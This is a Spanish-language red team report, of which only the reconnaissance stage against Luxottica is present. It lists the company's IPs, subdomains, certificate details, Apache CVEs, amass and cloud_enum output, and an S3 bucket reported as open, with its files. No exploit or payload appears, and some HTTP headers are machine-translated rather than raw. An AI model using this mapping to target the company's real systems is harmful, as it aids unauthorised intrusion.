INFORME RED TEAM

Alexandra Oane 12/02/2023

ÍNDICE

Reconocimiento……..3

Intrusión y explotación……16

Movimiento lateral sobre sistemas……23

RECONOCIMIENTO

La empresa escogida para realizar el informe es Luxottica. Es un grupo que se dedica a la fabricación y venta de gafas.

Se emplea la herramienta Shodan para buscar servidores u otros servicios para obtener información sobre Luxottica.com.

Los dominios principales que se han escogido son:
→ luxottica.com, essilorluxottica.com, luxottica.it, luxottica.mobi.

Los subdominios escogidos:

→ luxotticauniversity.luxottica.com,myacademy.luxottica.com, myluxotticadays-im.luxottica.com, eye-care.luxottica.com,intratest.luxottica.com, revisiónanual2014.luxottica.com, empleos.luxottica.com, revisiónanual2015.luxottica.com, atenciónalcliente.luxottica.com, my.luxottica.com, im-uat-multi-cms.luxottica.com, im-multi-cms.luxottica.com.

IP's que se muestran en Shodan: 23.4.208.176, 23.52.146.161, 20.13.99.117, 13.95.91.234, 52.166.145.127, 52.174.41.99, 20.76.92.26.

Comprobando dominios y subdominios nos llevan a las distintas páginas de acceso de la empresa.

Se muestran 13 resultados:

Portal

13.95.91.234
mytestlogin.luxottica.com
Corporación Microsoft
Holanda , Ámsterdam

nube

Certificado SSL

Expedido por:
|- Nombre común:
DigiCert TLS RSA SHA256 2020 CA1

|- Organización:
DigiCert Inc

Emitido a:
|- Nombre común:
mytestlogin.luxottica.com

|- Organización:
Grupo Luxottica SpA

Versiones de SSL admitidas:
TLSv1.2

2023-02-08T1(

```
HTTP/1.1 200
OPCIONES X-FRAME: PERMITIR DESDE https://*. luxottica.com :*
Seguridad estricta en el transporte: max-age=31536000
Opciones de tipo de contenido X: nosniff
Protección X-XSS: 1; modo=bloque
Conjunto de cookies: JSESSIONID=693A6E65F0BE91A500C1BC05F3AE12FD; Ruta=/nidp; Seguro; Sólo Http; MismoSitio=Ninguno
Set-Cookie: Ur...
```

Luxottica

23.4.208.176
vogue-eyewear2022.fr.luxottica.com
a23-4-208-176.deploy.static.akamaitechnologies.com
paciente-telemedicina.luxottica.com
qu-backend.leonardo.essilorluxottica.com
cae-multiplataforma-cms.luxottica.com
Akamai Internacional, BV
Estados Unidos , Santa Clara

disco compacto

Certificado SSL

Expedido por:
|- Nombre común:
GeoTrust RSA CA 2018

|- Organización:
DigiCert Inc

Emitido a:
|- Nombre común:
www.luxottica.com

|- Organización:
Grupo Luxottica SpA

Versiones de SSL admitidas:
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 Aceptar
Servidor: Apache/2.4.41 (Ubuntu)
Opciones de tipo de contenido X: nosniff
Caché X-Drupal: HIT
Idioma del contenido: es
Opciones de X-Frame: SAMEORIGIN
Permisos-Política: interest-cohort=()
Compatible con X-UA: IE = borde
Enlace: <https://www. luxottica.com /es>; rel="canonical",<https://www.luxottica....
```

23.4.208.176

Regular View | Raw Data | History

// TAGS: cdn

General Information

vogue-eyewear2022.fr.luxottica.com, a23-4-208-176.deploy.static.akamaitechnologies.com, patient-telemedicine.luxottica.com, qu-backend.leonardo.essilorluxottica.com, cae-multiplatform-cms.luxottica.com, intranet.luxottica.com, my4c-im.luxottica.com, myluxotticadays-im2.luxottica.com, api-virtualmirror.luxottica.com, virtualmirror-xp.luxottica.com, eyecare.luxottica.com, myluxottica-im.oliverpeoples.com, dviewer-telemedicine.luxottica.com, smartshopper-im2.luxottica.com, virtualmirror.luxottica.com, vogue-eyewear2022.ru.luxottica.com, backend.leonardo.essilorluxottica.com, myluxottica-im.luxottica.com, logon.luxottica.com, api-telemedicine-pilot.luxottica.com, cert-myacademy.luxottica.com, MyPersonalDeskNA.luxottica.com, api-test-telemedicine.luxottica.com, intratest.luxottica.com, vto-api-acceptance.luxottica.com, university.luxottica.com, redcarpet.luxottica.com, multiplatform-cms.luxottica.com, one.luxottica.com, dviewer-ri.luxottica.com, cdn-tab.luxottica.com, myluxotticadays-im.luxottica.com, easybag-im.luxottica.com, luxottica.com, redcarpet-im.luxottica.com, collaboration.luxottica.com, luxotticauniversity.luxottica.com, qu-luxotticauniversity.luxottica.com, virtualmirror-tr.luxottica.com, www.luxottica.mobi, vogue-eyewear2022.tr.luxottica.com, cert-luxotticauniversity.luxottica.com, redcarpet-im2.luxottica.com, vogue-eyewear2022.it.luxottica.com, www.luxottica.com, telemedicine-

Open Ports

80 443

// 80 / TCP

AkamaiGHost

```
HTTP/1.0 400 Bad Request
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 208
Expires: Fri, 27 Jan 2023 13:55:55 GMT
Date: Fri, 27 Jan 2023 13:55:55 GMT
Connection: close
```

// **443** / TCP -12371644

Apache httpd 2.4.41

```
HTTP/1.1 200 OK
Server: Apache/2.4.41 (Ubuntu)
X-Content-Type-Options: nosniff
X-Drupal-Cache: HIT
Content-Language: en
X-Frame-Options: SAMEORIGIN
Permissions-Policy: interest-cohort=()
X-UA-Compatible: IE=edge
Link: <https://www.luxottica.com/en>; rel="canonical",<https://www.luxottica.com/en>; rel="shortlink"
Last-Modified: Tue, 07 Feb 2023 06:43:50 GMT
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Cache-Control: public, max-age=600
Expires: Tue, 07 Feb 2023 09:17:25 GMT
Date: Tue, 07 Feb 2023 09:07:25 GMT
Transfer-Encoding:  chunked
Connection: keep-alive
Connection: Transfer-Encoding
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
X-Frame-Options: Deny
Content-Security-Policy: frame-ancestors 'self' http://*.luxottica.com https://*.luxottica.com;
```

SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            06:eb:0f:4b:90:5d:5f:7d:0d:c0:d1:79:e3:86:0d:c8
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=DigiCert Inc, OU=www.digicert.com, CN=GeoTrust RSA CA 2018
        Validity
            Not Before: Jan 16 00:00:00 2023 GMT
            Not After : Jan 18 23:59:59 2024 GMT
        Subject: C=IT, L=Milano, O=Luxottica Group S.p.A., CN=www.luxottica.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:bc:45:1d:a4:5c:ec:f1:c8:26:85:03:15:72:37:
                    06:13:d6:2b:7a:7b:2c:df:95:98:fe:b7:51:3b:95:
                    8c:e4:0b:06:bf:84:ff:2b:70:8f:2c:bd:ab:4a:90:
                    ac:3a:ff:53:ce:ff:b7:d1:4d:94:ca:04:d2:4d:53:
                    db:10:07:8b:de:2b:fa:f3:5b:6e:bd:aa:d7:f6:30:
                    e9:20:aa:1a:40:3b:02:c4:8c:d0:0a:f4:67:4b:b6:
                    12:23:88:85:50:52:4e:f7:78:5f:44:ef:6d:cf:e3:
                    b1:3c:ba:54:22:81:9c:4b:a3:65:97:24:b1:f1:a5:
                    fa:ee:33:cf:c3:52:6c:22:cc:b9:6b:de:58:9b:ca:
                    1d:c2:6b:a0:7c:af:08:8b:b3:b4:3a:53:96:46:ed:
                    39:10:61:f2:d6:b4:9a:ec:d3:db:ac:4e:bf:4f:ce:
                    ed:12:ac:88:72:d0:4a:72:4d:ec:7d:82:bd:08:1a:
                    55:81:12:11:8b:23:02:f2:31:a6:86:fb:e1:fa:06:
                    6a:0b:e9:3e:21:01:f9:ef:1d:39:24:8d:d8:85:bd:
                    a0:fe:2f:2e:20:09:d1:e1:94:37:a9:e2:41:02:f7:
                    7a:4f:36:8a:ba:2e:2a:65:f6:6a:eb:7d:33:e1:65:
                    d1:10:10:1c:f6:64:81:a7:6e:4d:c8:de:d1:a0:c2:
                    4d:ab
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Authority Key Identifier:
                90:58:FF:B0:9C:75:A8:51:54:77:B1:ED:F2:A3:43:16:38:9E:6C:C5
            X509v3 Subject Key Identifier:
                70:36:DA:E6:B1:B4:F6:3D:97:84:EE:C4:88:C0:87:2C:A2:A4:FA:52
            X509v3 Subject Alternative Name:
```

```
                DNS:www.luxottica.com, DNS:api-my4c.luxottica.com, DNS:api-qa-telemedicine.luxottica.com, DNS:api-telemedicine-pi
lot.luxottica.com, DNS:api-telemedicine.luxottica.com, DNS:api-test-telemedicine.luxottica.com, DNS:api-virtualmirror.luxottica.c
om, DNS:assets-my4c.luxottica.com, DNS:b2b-im.luxottica.com, DNS:backend.leonardo.essilorluxottica.com, DNS:cae-multiplatform-cm
s.luxottica.com, DNS:careers.luxottica.com, DNS:cdn-tab.luxottica.com, DNS:cert-luxotticauniversity.luxottica.com, DNS:cert-myaca
demy.luxottica.com, DNS:cmshub.luxottica.com, DNS:collaboration.luxottica.com, DNS:dviewer-ri.luxottica.com, DNS:dviewer-telemedi
cine.luxottica.com, DNS:easybag-im.luxottica.com, DNS:easybag-im2.luxottica.com, DNS:eye-care.luxottica.com, DNS:eyecare.luxottic
a.com, DNS:fa-api-test.luxottica.com, DNS:fa-api.luxottica.com, DNS:factor.luxottica.com, DNS:frameadvisor.luxottica.com, DNS:int
ranet.luxottica.com, DNS:intratest.luxottica.com, DNS:isdc-app.luxottica.com, DNS:leonardo.essilorluxottica.com, DNS:logon.luxott
ica.com, DNS:luxottica.com, DNS:luxotticauniversity.luxottica.com, DNS:massets-instapps.luxottica.com, DNS:multiplatform-cms.luxo
ttica.com, DNS:my4c-im.luxottica.com, DNS:my4c-im2.luxottica.com, DNS:my4c.luxottica.com, DNS:myacademy.luxottica.com, DNS:mylux-
im.luxottica.com, DNS:myluxdays-im.luxottica.com, DNS:myluxottica-im.luxottica.com, DNS:myluxottica-im.oliverpeoples.com, DNS:myl
uxottica-im2.luxottica.com, DNS:myluxotticadays-im.luxottica.com, DNS:myluxotticadays-im2.luxottica.com, DNS:mypersonaldesk.luxot
tica.com, DNS:mypersonaldeskau.luxottica.com, DNS:MyPersonalDeskNA.luxottica.com, DNS:MyPersonalDeskNAtest.luxottica.com, DNS:myp
ersonaldesktest.luxottica.com, DNS:mytestlogin.luxottica.com, DNS:oakley.luxottica.com, DNS:one.luxottica.com, DNS:oss-im.luxotti
ca.com, DNS:oss-im2.luxottica.com, DNS:patient-telemedicine.luxottica.com, DNS:pilot-patient-telemedicine.luxottica.com, DNS:pr-u
niversity.luxottica.com, DNS:qa-telemedicine.luxottica.com, DNS:qu-backend.leonardo.essilorluxottica.com, DNS:qu-luxotticaunivers
ity.luxottica.com, DNS:qu-university.luxottica.com, DNS:qu.leonardo.essilorluxottica.com, DNS:redcarpet-im.luxottica.com, DNS:red
carpet-im2.luxottica.com, DNS:redcarpet.luxottica.com, DNS:rxc.luxottica.com, DNS:smartshopper-im.luxottica.com, DNS:smartshopper
-im2.luxottica.com, DNS:telemedicine-pilot.luxottica.com, DNS:telemedicine.luxottica.com, DNS:test-telemedicine.luxottica.com, DN
S:tradeup-im.luxottica.com, DNS:tradeup-im2.luxottica.com, DNS:university.luxottica.com, DNS:virtualmirror-tr.luxottica.com, DNS:
virtualmirror-xp.luxottica.com, DNS:virtualmirror.luxottica.com, DNS:vma-app.luxottica.com, DNS:vma.luxottica.com, DNS:vmcore.lux
ottica.com, DNS:vogue-eyewear2022.en.luxottica.com, DNS:vogue-eyewear2022.es.luxottica.com, DNS:vogue-eyewear2022.fr.luxottica.co
m, DNS:vogue-eyewear2022.it.luxottica.com, DNS:vogue-eyewear2022.ru.luxottica.com, DNS:vogue-eyewear2022.tr.luxottica.com, DNS:vt
o-api-acceptance.luxottica.com, DNS:vto-api-test.luxottica.com, DNS:vto-api.luxottica.com, DNS:www.collaboration.luxottica.com, D
NS:www.luxottica.it, DNS:www.luxottica.mobi, DNS:www.one.luxottica.com
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
```

```
  X509v3 Key Usage: critical
      Digital Signature, Key Encipherment
  X509v3 Extended Key Usage:
      TLS Web Server Authentication, TLS Web Client Authentication
  X509v3 CRL Distribution Points:
      Full Name:
        URI:http://cdp.geotrust.com/GeoTrustRSACA2018.crl
  X509v3 Certificate Policies:
      Policy: 2.23.140.1.2.2
        CPS: http://www.digicert.com/CPS
  Authority Information Access:
      OCSP - URI:http://status.geotrust.com
      CA Issuers - URI:http://cacerts.geotrust.com/GeoTrustRSACA2018.crt
  X509v3 Basic Constraints:
      CA:FALSE
  CT Precertificate SCTs:
      Signed Certificate Timestamp:
          Version   : v1 (0x0)
          Log ID    : EE:CD:D0:64:D5:DB:1A:CE:C5:5C:B7:9D:B4:CD:13:A2:
                      32:87:46:7C:BC:EC:DE:C3:51:48:59:46:71:1F:B5:9B
          Timestamp : Jan 16 10:41:22.660 2023 GMT
          Extensions: none
          Signature : ecdsa-with-SHA256
                      30:45:02:20:55:71:BA:59:0B:12:FE:71:51:14:7E:89:
                      49:89:85:60:47:02:A6:43:D4:67:82:44:61:88:CC:B8:
                      9B:A0:C9:F8:02:21:00:FC:0F:EC:2E:25:BF:C8:7D:10:
                      B4:FD:74:61:B6:6C:08:2D:D5:40:F0:02:C3:13:DB:AD:
                      C7:B3:21:76:5E:24:81
      Signed Certificate Timestamp:
          Version   : v1 (0x0)
          Log ID    : 73:D9:9E:89:1B:4C:96:78:A0:20:7D:47:9D:E6:B2:C6:
                      1C:D0:51:5E:71:19:2A:8C:6B:80:10:7A:C1:77:72:B5
          Timestamp : Jan 16 10:41:22.743 2023 GMT
          Extensions: none
          Signature : ecdsa-with-SHA256
                      30:45:02:20:45:E8:3F:DC:98:DE:34:4F:DF:30:43:0B:
                      0D:7E:9B:8A:4F:40:DF:27:08:83:86:59:3B:DB:9E:21:
                      27:EB:88:67:02:21:00:F8:61:78:30:64:7B:7D:19:82:
                      B9:53:6A:54:DE:B1:79:12:53:50:C8:E9:02:ED:09:94:
                      27:1C:44:03:ED:AD:31
```

```
            Signed Certificate Timestamp:
                Version   : v1 (0x0)
                Log ID    : 73:D9:9E:89:1B:4C:96:78:A0:20:7D:47:9D:E6:B2:C6:
                            1C:D0:51:5E:71:19:2A:8C:6B:80:10:7A:C1:77:72:B5
                Timestamp : Jan 16 10:41:22.743 2023 GMT
                Extensions: none
                Signature : ecdsa-with-SHA256
                            30:45:02:20:45:E8:3F:DC:98:DE:34:4F:DF:30:43:0B:
                            0D:7E:9B:8A:4F:40:DF:27:08:83:86:59:3B:DB:9E:21:
                            27:EB:88:67:02:21:00:F8:61:78:30:64:7B:7D:19:82:
                            B9:53:6A:54:DE:B1:79:12:53:50:C8:E9:02:ED:09:94:
                            27:1C:44:03:ED:AD:31
            Signed Certificate Timestamp:
                Version   : v1 (0x0)
                Log ID    : 48:B0:E3:6B:DA:A6:47:34:0F:E5:6A:02:FA:9D:30:EB:
                            1C:52:01:CB:56:DD:2C:81:D9:BB:BF:AB:39:D8:84:73
                Timestamp : Jan 16 10:41:22.686 2023 GMT
                Extensions: none
                Signature : ecdsa-with-SHA256
                            30:45:02:21:00:94:AE:81:F2:0C:B9:F3:26:3C:95:D0:
                            5B:DF:D3:87:D9:A4:D9:09:A3:9B:1F:B2:0D:DE:D2:95:
                            AA:99:CF:B9:DE:02:20:12:18:EA:10:57:5F:4E:AC:A8:
                            29:9C:6A:CB:AF:4C:5E:A8:40:B5:D9:98:CF:BF:F8:E8:
                            EF:09:0E:FB:5E:D9:16
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        5d:39:37:a6:f5:2d:0d:3b:39:47:2a:7c:cf:2a:1d:02:c9:04:
        34:98:6a:1d:3e:5c:5c:55:89:b2:77:38:3a:71:b3:a9:2a:ae:
        05:04:07:e3:11:85:07:ea:66:f4:c9:54:61:1c:37:98:b8:fd:
        2b:d0:bb:1e:ed:6a:22:24:43:a6:7d:05:06:53:cc:3f:ec:d7:
        51:05:12:27:99:67:9d:96:9a:37:11:c8:d3:79:35:71:60:40:
        75:17:09:f3:bf:57:4f:82:d5:5c:4f:6c:7e:a7:84:09:47:9e:
        a4:e9:bd:57:c9:1f:a3:c6:63:6b:2b:ad:f0:e1:3a:25:a6:b6:
        c6:37:5b:22:c9:26:34:c9:a0:a2:24:1b:8e:fa:49:1f:8e:9a:
        4d:4b:28:aa:33:85:01:2d:55:7e:76:3e:9c:12:79:60:81:31:
        89:fb:a4:af:ce:36:1a:8e:a1:db:11:bc:9d:f0:f2:4c:c9:fc:
        bf:53:f5:db:23:4b:6d:d1:46:e2:70:29:ec:5b:d6:48:8a:59:
        64:44:bf:20:ad:72:f8:fb:a1:96:f9:98:aa:eb:5b:e6:e3:3d:
        39:5e:7e:94:03:ef:58:f0:f1:b3:e4:34:bc:fb:85:8b:b6:27:
        3a:b0:a1:43:62:ca:d2:78:9b:2d:76:3e:03:1a:26:2a:19:54:
        60:a7:1c:b8
```

Las vulnerabilidades que se muestran en Shodan con respecto al certificado X509V3:

CVE-2020-1934	En Apache HTTP Server 2.4.0 a 2.4.41, mod_proxy_ftp puede usar memoria no inicializada cuando se envía a un servidor FTP malicioso.


CVE-2021-34798	Las solicitudes con formato incorrecto pueden hacer que el servidor elimine la referencia a un puntero NULL. Este problema afecta a Apache HTTP Server 2.4.48 y versiones anteriores.
CVE-2022-29404	En Apache HTTP Server 2.4.53 y versiones anteriores, una solicitud malintencionada a un script lua que llama a r:parsebody(0) puede causar una denegación de servicio debido a que no hay un límite predeterminado en el tamaño de entrada posible.
CVE-2021-33193	Un método diseñado enviado a través de HTTP/2 omitirá la validación y será reenviado por mod_proxy, lo que puede provocar la división de solicitudes o el envenenamiento de caché. Este problema afecta a Apache HTTP Server 2.4.17 a 2.4.48.
CVE-2022-28330	Apache HTTP Server 2.4.53 y versiones anteriores en Windows pueden leer más allá de los límites cuando se configura para procesar solicitudes con el módulo mod_isapi.
CVE-2022-22721	Si LimitXMLRequestBody está configurado para permitir cuerpos de solicitud de más de 350 MB (el valor predeterminado es 1 M) en sistemas de 32 bits, se produce un desbordamiento de enteros que luego provoca escrituras fuera de los límites. Este problema afecta a Apache HTTP Server 2.4.52 y versiones anteriores.

CVE-2022-22720	Apache HTTP Server 2.4.52 y versiones anteriores no pueden cerrar la conexión entrante cuando se encuentran errores al descartar el cuerpo de la solicitud, lo que expone al servidor al contrabando de solicitudes HTTP
CVE-2019-17567	Apache HTTP Server versiones 2.4.6 a 2.4.46 mod_proxy_wstunnel configurado en una URL que no está necesariamente actualizada por el servidor de origen estaba tunelizando toda la conexión independientemente, lo que permitió que las solicitudes posteriores en la misma conexión pasaran sin validación HTTP, autenticación o autorización posiblemente configurada.
CVE-2022-31813	Es posible que Apache HTTP Server 2.4.53 y versiones anteriores no envíen los encabezados X-Forwarded-* al servidor de origen según el mecanismo de salto por salto del encabezado de conexión del lado del cliente. Esto se puede usar para omitir la autenticación basada en IP en el servidor/aplicación de origen.
CVE-2022-37436	Antes de Apache HTTP Server 2.4.55, un backend malicioso podía hacer que los encabezados de respuesta se truncasen antes de tiempo, lo que provocaba que algunos encabezados se incorporaran al cuerpo de la respuesta. Si los encabezados posteriores tienen algún propósito de seguridad, no serán interpretados por el cliente.
CVE-2021-40438	Una ruta uri de solicitud diseñada puede hacer que mod_proxy reenvíe la solicitud a un servidor de origen elegido por el usuario remoto. Este problema afecta a Apache HTTP Server 2.4.48 y versiones anteriores.

CVE-2021-36160	Una ruta uri de solicitud cuidadosamente diseñada puede hacer que mod_proxy_uwsgi lea por encima de la memoria asignada y se bloquee (DoS). Este problema afecta a las versiones 2.4.30 a 2.4.48 (inclusive) del servidor Apache HTTP.
CVE-2022-23943	La vulnerabilidad de escritura fuera de los límites en mod_sed del servidor Apache HTTP permite a un atacante sobrescribir la memoria del montón con datos posiblemente proporcionados por el atacante. Este problema afecta a Apache HTTP Server 2.4 versión 2.4.52 y versiones anteriores.
CVE-2020-1927	En Apache HTTP Server 2.4.0 a 2.4.41, los redireccionamientos configurados con mod_rewrite que estaban destinados a ser autorreferenciales pueden ser engañados por nuevas líneas codificadas y redirigir en su lugar a una URL inesperada dentro de la URL de solicitud.
CVE-2022-36760	La vulnerabilidad de interpretación inconsistente de las solicitudes HTTP ("contrabando de solicitudes HTTP") en mod_proxy_ajp del servidor Apache HTTP permite a un atacante pasar de contrabando solicitudes al servidor AJP al que las reenvía. Este problema afecta a Apache HTTP Server Apache HTTP Server 2.4 versión 2.4.54 y versiones anteriores.
CVE-2022-22719	Un cuerpo de solicitud cuidadosamente elaborado puede provocar una lectura en un área de memoria aleatoria que podría provocar que el proceso se bloquee. Este problema afecta a Apache HTTP Server 2.4.52 y versiones anteriores.

Se lanza con assetfinder para para buscar dominios:

→ assetfinder luxottica



Se lanza la herramienta Amass para subdominios:

```
┌──(kali㉿kali)-[~]
└─$ amass enum -passive -d luxottica.com -src -dir luxottica
[DNS]  luxottica.com
[CertSpotter]  api-test-telemedicine.luxottica.com
[CertSpotter]  dviewer-qa-ri.luxottica.com
[CertSpotter]  socket-qa-telemedicine.luxottica.com
[CertSpotter]  careers-stg.luxottica.com
[CertSpotter]  dev-api-bigdatalab.luxottica.com
[CertSpotter]  crosscast.luxottica.com
[CertSpotter]  api-test-virtualmirror.luxottica.com
[CertSpotter]  uat-live-api-loyalty.luxottica.com
[CertSpotter]  dviewer-qa-telemedicine.luxottica.com
[CertSpotter]  convenzioni.luxottica.com
[CertSpotter]  api-qa-my4c.luxottica.com
[CertSpotter]  eb-dev.luxottica.com
[CertSpotter]  api-qa-virtualmirror.luxottica.com
[CertSpotter]  beta-my4c.luxottica.com
[CertSpotter]  socket-telemedicine.luxottica.com
```


→ python cloud_enum.py -k luxottica


```
┌──(kali㉿kali)-[~/Desktop/red team/cloud_enum-master]
└─$ python cloud_enum.py -k luxottica

##########################
       cloud_enum
   github.com/initstring
##########################

Keywords:    luxottica
Mutations:   /home/kali/Desktop/red team/cloud_enum-master/enum_tools/fuzz.txt
Brute-list:  /home/kali/Desktop/red team/cloud_enum-master/enum_tools/fuzz.txt

[+] Mutations list imported: 242 items
[+] Mutated results: 1453 items

++++++++++++++++++++++++++
      amazon checks
++++++++++++++++++++++++++
```


```
[+] Checking for S3 buckets
  OPEN S3 BUCKET: http://luxottica.s3.amazonaws.com/
      FILES:
      →http://luxottica.s3.amazonaws.com/luxottica
      →http://luxottica.s3.amazonaws.com/208b605c01bc1fd2b9ad92a96
      →http://luxottica.s3.amazonaws.com/index.html
  Protected S3 Bucket: http://luxottica1.s3.amazonaws.com/
  Protected S3 Bucket: http://app-luxottica.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-backups.s3.amazonaws.com/
  Protected S3 Bucket: http://luxotticabilling.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-billing.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica.com.au.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-dev.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-docs.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-images.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-photos.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-prod.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-temp.s3.amazonaws.com/
  Protected S3 Bucket: http://luxottica-test.s3.amazonaws.com/
```

